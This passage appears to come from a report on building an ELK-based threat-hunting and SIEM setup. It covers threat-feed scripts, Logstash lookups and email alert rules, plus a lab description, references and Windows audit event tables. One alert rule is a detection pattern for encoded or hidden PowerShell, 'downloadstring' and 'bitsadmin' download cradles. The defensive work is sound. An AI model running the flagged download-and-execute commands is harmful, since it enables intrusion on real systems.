
7.2 Threat Intelligence Integration

There is an abundance of free & paid threat feeds that are very useful and are invaluable when performing threat hunting and looking for indicators of compromise such as those in explained in section 3.4. There are APIs available and offered by these services to provide integration with other services; however, there’s not direct integration with Elasticsearch, and technical expertise was limited. To solve this problem, I relied on Logstash and Python to write scripts to be able to lookup external threat Intel data and send it to Elasticsearch. As data is being ingested in Logstash, the script will compare those values such as IP addresses or hash values and will lookup known IOCs to find a match. Figures 62 Python Script & 63 Logstash threat Intel lookup represent this.



```
()#!/usr/bin/env python

import urllib2, re

def writeYAML():
    yamlFile = open('/opt/logstash/maliciousIP.yaml','w')
    url='http://www.malwaredomainlist.com/hostslist/ip.txt'
    html = urllib2.urlopen(url)
    for line in html.readlines():
        line = re.sub('\\r|\\n','',line)
        yamlFile.write("\"" + line + "\": \"YES\"" + "\n")
    yamlFile.close()

if __name__=="__main__":
    writeYAML()
```

Figure 62– Python Script for threat feed




```
# Known bad IP information from malwaredomainlist.com
filter {
  if "winlogbeat" in [tags] and [log_name] == "Microsoft-Windows-Sysmon/Operational" and [task] == "Network connection detected (rule: NetworkConnect)"  {
translate {
     field => "[event_data][DestinationIp]"
      destination => "maliciousIP"
      dictionary_path => '/opt/logstash/maliciousIP.yaml'
}
}
}


# Alienvault known bad IP lookup
filter {
  if "winlogbeat" in [tags] and [log_name] == "Microsoft-Windows-Sysmon/Operational" and [task] == "Network connection detected (rule: NetworkConnect)"  {
translate {
     field => "[event_data][DestinationIp]"
      destination => "maliciousIP"
      dictionary_path => '/opt/logstash/AlienVaultIP.yaml'
}
}
}

# Virustotal Hash lookup
filter {
if "winlogbeat" in [tags] and [event_id] == 15 and ([event_data][TargetFilename] =~ /(?i)\.(doc|zip|exe)/ ) {
 virustotal {
           apikey => 'APIKEYGOESHERE'
           field => '[event_data][Hash]'
           lookup_type => 'hash'
           target => 'virustotal'
 }
 }
}
```

Figure 63– Logstash threat Intel lookup

7.3 - Lack of Email alerting

Alerting is an essential part of an analyst role to ensure that detections that are being developed, are also actionable. Without Elasticsearch “X-pack” which was their premium feature; emailing is not possible without having to rely on other 3rd party tools. Additionally, most of these tools do not offer flexibility such as supporting REGEX functions to search for certain strings. To solve this, the Logstash email feature was used to write complex rules to ensure that our detections were triggering email alerts. The figure 64 shows two rules regarding PowerShell usage that would alert the analyst when unexpected application behavior occurs.




```
# Rule #5 - Alerts when Microsoft Word Launches Powershell.exe
output {
  if "winlogbeat" in [tags] and [log_name] == "Microsoft-Windows-Sysmon/Operational"
 #Powershell Commands
 and ( ([event_data][ParentImage] =~ /(?i)(WINWORD.EXE)/ )
 and ([event_data][CommandLine] =~ /(?i)(powershell)/ ) ) {
    email {
      to => "analyst@testdomain.local"
      from => "Logstash@testdomain.local"
      subject => "Logstash Alerts - Powershell & Launched from Word"
      body => "ComputerName:%{computer_name}\n Time:%{@timestamp} \n Message Content:\n%{message}"
      address => "exch1.testdomain.com"
      port => "25"
    }
  }
}


# Rule #6 -  Alerts when Powershell.exe is ran with the following commands (EncodedCOmmand, -nop, -WindowStyle,etc
output {
  if "winlogbeat" in [tags] and [log_name] == "Microsoft-Windows-Sysmon/Operational" and [event_id] == 1
 #Powershell Commands
 and ( ([event_data][CommandLine] =~ /(?i)(EncodedCommand|-nop|-WindowStyle|-NonInteractive|downloadstring)/ )
 #Other Commands
 or ([event_data][ParentCommandLine] =~ /(?i)(EncodedCommand|bitsadmin)/ ) ) {
    email {
      to => "analyst@testdomain.local"
      from => "Logstash@testdomain.local"
      subject => "Logstash Alerts - Powershell Command execution"
      body => "ComputerName:%{computer_name}\n Time:%{@timestamp} \n Message Content:\n%{message}"
      address => "exch1.testdomain.com"
      port => "25"
    }
  }
}
```

Figure 64– Logstash Email Alerting Rules

8. Conclusion

The initial goal for this project was to develop an in-house solution that provided a company's security staff the ability to detect anomalies, and search through large amounts of data to answer the 5 "W's" (who, what, where, when, and why) related to an active security investigation using ELK. With the findings provided in section 6 & 7, a qualitative approach with the initial requirements sought to measure the success of the Elasticsearch stack implementation was compiled and summarized below:



Requirements	Poor	Fair	N/A	Good	Excellent
1. Collects data at scale					✓
2.Ingest multiple data types					✓
3.Ease of use					✓
4.Expanded Functionality				✓	
5.Adapting to current attacks					✓
6.Minimizing False Positives				✓	
7.Fast & Accurate data					✓
8.Cost Effective			✓		

Table 8 – Requirements Summary

1. The Elasticsearch Stack does collect data at scale (up to 10k message per minute in the enterprise environment)
2. Logstash can ingest any type of data if the data isn't encrypted, although SSL/TLS certificates may be setup to decrypt message logs as well.
3. The Kibana web-interface is easy to use and has a low learning curve for any SOC analyst reviewing logs; however, writing Logstash scripts or additional integrations depend on the analyst skillset.

4. Logstash provides many built-in functions that can be leveraged with scripting to add additional functionality such as adding threat intelligence at the parser level.
5. The Elasticsearch stack can be adapted to current attack methodologies.
6. Actionable items whether false positive or not greatly depend on the thresholds set by the analyst. For the use cases provided, this solution did provide true positive actionable items.
7. There is no doubt that Elasticsearch is fast; however, this also greatly depends on the hardware and configuration of the software. Data accuracy depends on the data being ingested.
8. Cost effectiveness depends on the (man/female hours) spent on developing and testing the solution, along with the hardware costs. For my use case, ELK was significantly low-cost compared to a $600k SIEM onsite.

We can conclude that the ELK stack does provide a value for organizations focusing on leveraging threat hunting methodologies, leveraging analyst skillsets/talents, and using analytical data to detect anomalies in their environment. Additionally, the threat hunting methodologies presented earlier can also be adapted to any other tool if the data needed is captured and available.

References

Ali Islam, N. O. (2017, May 26). *SMB Exploited: WannaCry Use of "EternalBlue"*. Retrieved from FireEye: https://www.fireeye.com/blog/threat-research/2017/05/smb-exploited-wannacry-use-of-eternalblue.html

Banon, S. (2018, February 27). *Doubling Down on Open*. Retrieved from Elastic: https://www.elastic.co/blog/doubling-down-on-open

Berger, J. (2012, July 23). *Lecture 2: Bayesian Hypothesis Testing.* Retrieved from Duke University: https://cbms-mum.soe.ucsc.edu/lecture2.pdf

Bianco, D. (2013, March 1). *The Pyramid of Pain.* Retrieved from Detect-Respond: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

Defense Information Systems Agency. (2017, November 17). *DOD Guidelines on Data Quality Management.* Retrieved from MIT: http://mitiq.mit.edu/ICIQ/Documents/IQ%20Conference%201996/Papers/DODGuidelinesonDataQualityManagement.pdf

Dodson, S. (2016, November 10). *Artificial Intelligence Dreams, Machine Learning Promises, Behavioral Analytics? How Elastic and Prelert Fit Together*. Retrieved from Elastic: https://www.elastic.co/blog/ai-dreams-ml-promises-ba-how-elastic-and-prelert-fit-together

Endgame, Inc. (2018, January 30). *Learning to Evade Static PE Machine Learning Malware Models.* Retrieved from arxiv: https://arxiv.org/pdf/1801.08917.pdf

Filkins, B. (2016, February). *IT Security Spending Trends.* Retrieved from https://www.sans.org/reading-room/whitepapers/analyst/security-spending-trends-36697

FireEye. (2014). *INVESTIGATING POWERSHELL ATTACKS.* Retrieved from FireEye.

FireEye. (2018, January 3). *M-TRENDS 2017 - A View From the Front Lines.* Retrieved from fireeye.com: https://www2.fireeye.com/rs/848-DID-242/images/RPT-M-Trends-2017.pdf?mkt_tok=eyJpIjoiWkRWbU5HUTNPR0ZqT0RFMSIsInQiOiJYR2RNMUdOZWNZcUVCWjdTTkQzRmFGbXZobU0zenBLMGNFdVZmamVRMWdkTkhZTnZmZG1Qb3g2OFdUV3o4TTBXQ3lNdmpieXYxUlFlT2F0VHRpeW8wMlRGVWROd3NneVZsTndCWVNxem

Guven, A. L. (2016, October 26). A Survey of Data Mining and Machine Learning Methods for Cyber Security Intrusion Detection. *IEEE Communications Surveys & Tutorials*, 1153-1176. Retrieved from https://ieeexplore-ieee-org.ezproxy.lib.uh.edu/document/7307098/

Hagen, P. (2017, July 26). *Common Security Mistake #2: Focusing on the Perimeter*. Retrieved from redcanary: https://www.redcanary.com/blog/perimeter-based-security-common-mistakes/

Hastings, M. (2014, August 19). *Identifying Targeted Attacks.* Retrieved from sans.org: https://www.sans.org/summit-archives/file/summit-archive-1493841302.pdf

Invincea Labs. (2015, August 25). *Malicious Behavior Detection using Windows Audit Logs.* Retrieved from arXiv.org: https://arxiv.org/pdf/1506.04200.pdf

JPCERT. (2017, June 17). *Detecting Lateral Movement through Tracking Event Logs.* Retrieved from JpCert: https://www.jpcert.or.jp/english/pub/sr/20170612ac-ir_research_en.pdf

Kahn, E. (2017, April). *Proposal For Alterations to The NIST Cybersecurity Framework.* Retrieved from NIST: https://www.nist.gov/sites/default/files/documents/2017/04/20/2017-04-10_-_sqrrl_enterprise.pdf

Kaspersky. (2017, September 22). *Fileless attacks against enterprise networks.* Retrieved from Kaspersky: https://media.kaspersky.com/en/business-security/fileless-attacks-against-enterprise-networks.pdf

Lee, R. M. (2016, February). *The Who, What, Where, When, Why and How of Effective Threat Hunting.* Retrieved from sans.org: https://www.sans.org/reading-room/whitepapers/analyst/who-what-where-when-effective-threat-hunting-36785

Lockheed Martin. (2015). *Gaining The Advantage.* Retrieved from Lockheedmartin.com: https://www.lockheedmartin.com/content/dam/lockheed/data/corporate/documents/Gaining_the_Advantage_Cyber_Kill_Chain.pdf

Lockheed Martin. (2017, October 15). *Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains.* Retrieved from LockheedMartin: https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf

Marty, R. (2017). *AI and Machine Learning in Cyber Security.* Retrieved from Towards Data Science: https://towardsdatascience.com/ai-and-machine-learning-in-cyber-security-d6fbee480af0

McCammon, K. (2018, January 5). *Why We're Using ATT&CK Across Red Canary*. Retrieved from redcanary: https://www.redcanary.com/blog/red-canary-and-mitre-attack/

Microsoft. (n.d.). *Group Policy Objects*. Retrieved from Microsoft: https://msdn.microsoft.com/en-us/library/aa374162(v=vs.85).aspx

MITRE. (2017, December 17). *New Service Technique.* Retrieved from mitre.org: https://attack.mitre.org/wiki/Technique/T1050

MITRE. (2017, December 20). *Technique Matrix.* Retrieved from mitre.org: https://attack.mitre.org/wiki/Technique_Matrix

Mulder, J. (2016, February 18). *Mimikatz Overview, Defenses and Detection.* Retrieved from SANS: https://www.sans.org/reading-room/whitepapers/detection/mimikatz-overview-defenses-detection-36780

NIST. (2006, September). *Guide to Computer Security Log Management.* Retrieved from nist: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-92.pdf

PaloAlto. (2017, November 23). *5 WAYS ENDPOINT SECURITY AND NETWORK SECURITY SHOULD WORK TOGETHER*. Retrieved from Palo Alto Networks: https://www.paloaltonetworks.com/cyberpedia/5-ways-endpoint-security-and-network-security-should-work-together

PCI Security Standards Council, LLC. (2016). *Requirements and Security Assessment Procedures.* Retrieved from pcisecuritystandards: https://www.pcisecuritystandards.org/documents/PCI_DSS_v3-2.pdf?agreement=true&time=1525021131109

Rouse, M. (2017, October 24). *security information and event management (SIEM)*. Retrieved from Techtarget: https://searchsecurity.techtarget.com/definition/security-information-and-event-management-SIEM

Russinovich, M. (2016, June 29). *PsExec*. Retrieved from Microsoft: https://docs.microsoft.com/en-us/sysinternals/downloads/psexec

Russinovich, M. (2018, January 5). *Sysmon v7.01.* Retrieved from Microsoft: https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

Sager, T. (2014, July). *Killing Advanced Threats in Their Tracks.* Retrieved from sans.com: https://www.sans.org/reading-room/whitepapers/analyst/killing-advanced-threats-tracks-intelligent-approach-attack-prevention-35302

Segovia, A. J. (2015, November 23). *Logging and monitoring according to ISO 27001 A.12.4*. Retrieved from Advisera: https://advisera.com/27001academy/blog/2015/11/23/logging-and-monitoring-according-to-iso-27001-a-12-4/

Sen Chen, M. X. (2017, October 31). *Automated Poisoning Attacks and Defenses in Malware Detection Systems.* Retrieved from arxiv: https://arxiv.org/pdf/1706.04146.pdf

Shuang Hao, N. F. (2017, October 25). *Monitoring the Initial DNS Behavior of Malicious Domains.* Retrieved from UT Dallas: http://www.utdallas.edu/~shao/papers/hao_imc11.pdf

Sotto, R. (2016, August 12). *Dynamic Population Discovery for Lateral Movement (Using Machine Learning).* Retrieved from Slideshare: https://www.slideshare.net/RodSoto2/dynamic-population-discovery-for-lateral-movement-using-machine-learning

Swif, D. (2010, November 4). *Successful SIEM and Log Management Strategies for Audit and Compliance.* Retrieved from SANS: https://www.sans.org/reading-room/whitepapers/auditing/successful-siem-log-management-strategies-audit-compliance-33528

Valerie Sessions, M. V. (2017, October 18). *THE EFFECTS OF DATA QUALITY ON MACHINE LEARNING ALGORITHMS.* Retrieved from MIT : http://mitiq.mit.edu/ICIQ/Documents/IQ%20Conference%202006/papers/The%20Effects%20of%20Data%20Quality%20on%20Machine%20Learning%20Algorithms.pdf

Vanderzyden, J. (2015, September 1). Retrieved from What is Elasticsearch, and How Can I Use It?: https://qbox.io/blog/what-is-elasticsearch

Vovk, A. (2016, March 15). *Common Drawbacks of SIEM Solutions*. Retrieved from www.netwrix.com: https://blog.netwrix.com/2016/03/15/infographics-common-drawbacks-of-siem-solutions/

Appendix A – LAB Environment

The test environment seen in Figure 65 consisted of two Windows Server 2008 R2 Enterprise system running Exchange Server 2010, and one running a vulnerable version of JBOSS Application (version 4). A Windows Server 2012 R2 running the Domain Controller, Two Windows 7 systems and one Kali Linux system were used to perform the attacker lifecycle scenarios. Windows Auditing (Appendix B) and Sysmon Group Policies (Appendix C.5) were created & deployed to the domain controller and were enforced on our Windows domain-joined systems. Windows Event Forwarder was setup (see Appendix C.4) and configured to collect logs from these endpoints over port 5985 used for Windows Remote Management. Wingbeats, a log forwarding tool was installed on the Windows Event Forwarder server and configured to ship logs to Logstash. CentOS 7 Systems were used for Logstash, the log parser and shipper, along with Elasticsearch & Kibana (web-front end for Elasticsearch), the installation for ELK (Elasticsearch + Logstash + Kibana) are found in Appendix C.




Figure 65– Lab & Enterprise Environment View

Appendix B – Windows auditing


B.1 - Windows Local Policy Auditing

Microsoft Windows systems are not configured to perform detailed audit logging by default to ensure that all security-relevant events are captured; therefore, they must be manually enabled. The following figures depict the location of the settings which may be accessed. These settings apply to versions of Windows 7, Windows 8, 8.1,10 Server 2008, 2012, and 2016. It is important to note that some of these event IDs will generate a high number of logs on the domain controller; therefore, it is important to ensure your logging server can handle it.

Location to settings:

Computer Configuration > Windows settings > Security Settings > Local Policies and

Computer Configuration > Windows settings > Advanced Audit Policy Configuration



Policy	Security Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	
Audit logon events	
Audit object access	
Audit policy change	
Audit privilege use	
Audit process tracking	
Audit system events	

Audit account logon events Properties

Audit account logon events


Audit these attempts:

☑ Success

☑ Failure

This setting might not be enforced if other policy is configured to override category level audit policy.
For more information, see Audit account logon events. (Q921468)

Figure 66- Local Policies – Audit Policy



Subcategory	Audit Events
Audit Credential Validation	Success and Failure
Audit Kerberos Authentication Service	Success and Failure
Audit Kerberos Service Ticket Operations	Success and Failure
Audit Other Account Logon Events	Success and Failure

Figure 67- Local Policies – Advanced Policy Configuration

Below are the event IDs that were enabled:

Account Logon			
Subcategory	**Event ID**	**Message Summary**	**Audit Settings**
Credential Validation	4774	An account was mapped for logon.	Success and Failure
	4775	An account could not be mapped for logon.	
	4776	The domain controller attempted to validate the credentials for an account.	
	4777	The domain controller failed to validate the credentials for an account.	
	4822	NTLM authentication failed because the account was a member of the Protected User group.	
	4823	NTLM authentication failed because access control restrictions are required.	
Account Management			
Subcategory	**Event ID**	**Message Summary**	**Audit Settings**
Security Group Management	4727	`	Success and Failure
	4728	A member was added to a security-enabled global group.	
	4729	A member was removed from a security-enabled global group.	
	4730	A security-enabled global group was deleted.	
	4731	A security-enabled local group was created.	
	4732	A member was added to a security-enabled local group.	
	4733	A member was removed from a security-enabled local group.	

	4734	A security-enabled local group was deleted.	
	4735	A security-enabled local group was changed.	
	4737	A security-enabled global group was changed.	
	4754	A security-enabled universal group was created.	
	4755	A security-enabled universal group was changed.	
	4756	A member was added to a security-enabled universal group.	
	4757	A member was removed from a security-enabled universal group.	
	4758	A security-enabled universal group was deleted.	
	4764	A group’s type was changed.	
	4799	A security-enabled local group membership was enumerated.	
Subcategory	**Event ID**	**Message Summary**	**Audit Settings**
User Account Management	4720	A user account was created.	Success and Failure
	4722	A user account was enabled.	
	4723	An attempt was made to change an account's password.	
	4724	An attempt was made to reset an account's password.	
	4725	A user account was disabled.	
	4726	A user account was deleted.	
	4738	A user account was changed.	
	4740	A user account was locked out.	
	4765	SID History was added to an account.	
	4766	An attempt to add SID History to an account failed.	
	4767	A user account was unlocked.	
	4780	The ACL was set on accounts which are members of administrators groups.	
	4781	The name of an account was changed:	
	4794	An attempt was made to set the Directory Services Restore Mode.	
	4797	An attempt was made to query the existence of a blank password for an account.	
	4798	A user's local group membership was enumerated.	
	5376	Credential Manager credentials were backed up.	
	5377	Credential Manager credentials were restored from a backup.	
Subcategory	**Event ID**	**Message Summary**	**Audit Settings**
Computer Account Management	4742	A computer account was changed.	Success and Failure
	4743	A computer account was deleted.	
Subcategory	**Event ID**	**Message Summary**	**Audit Settings**
Other Account Management Events	4782	The password hash an account was accessed.	Success and Failure
	4793	The Password Policy Checking API was called.	
Detailed Tracking			
Subcategory	**Event ID**	**Message Summary**	**Audit Settings**
Process Creation	4688	A new process has been created.	Success
Process Creation	4696	A primary token was assigned to process.	

Process Termination	4689	A process has exited.	

Logon/Logoff

Subcategory	Event ID	Message Summary	Audit Settings
Logoff	4634	An account was logged off.	Success
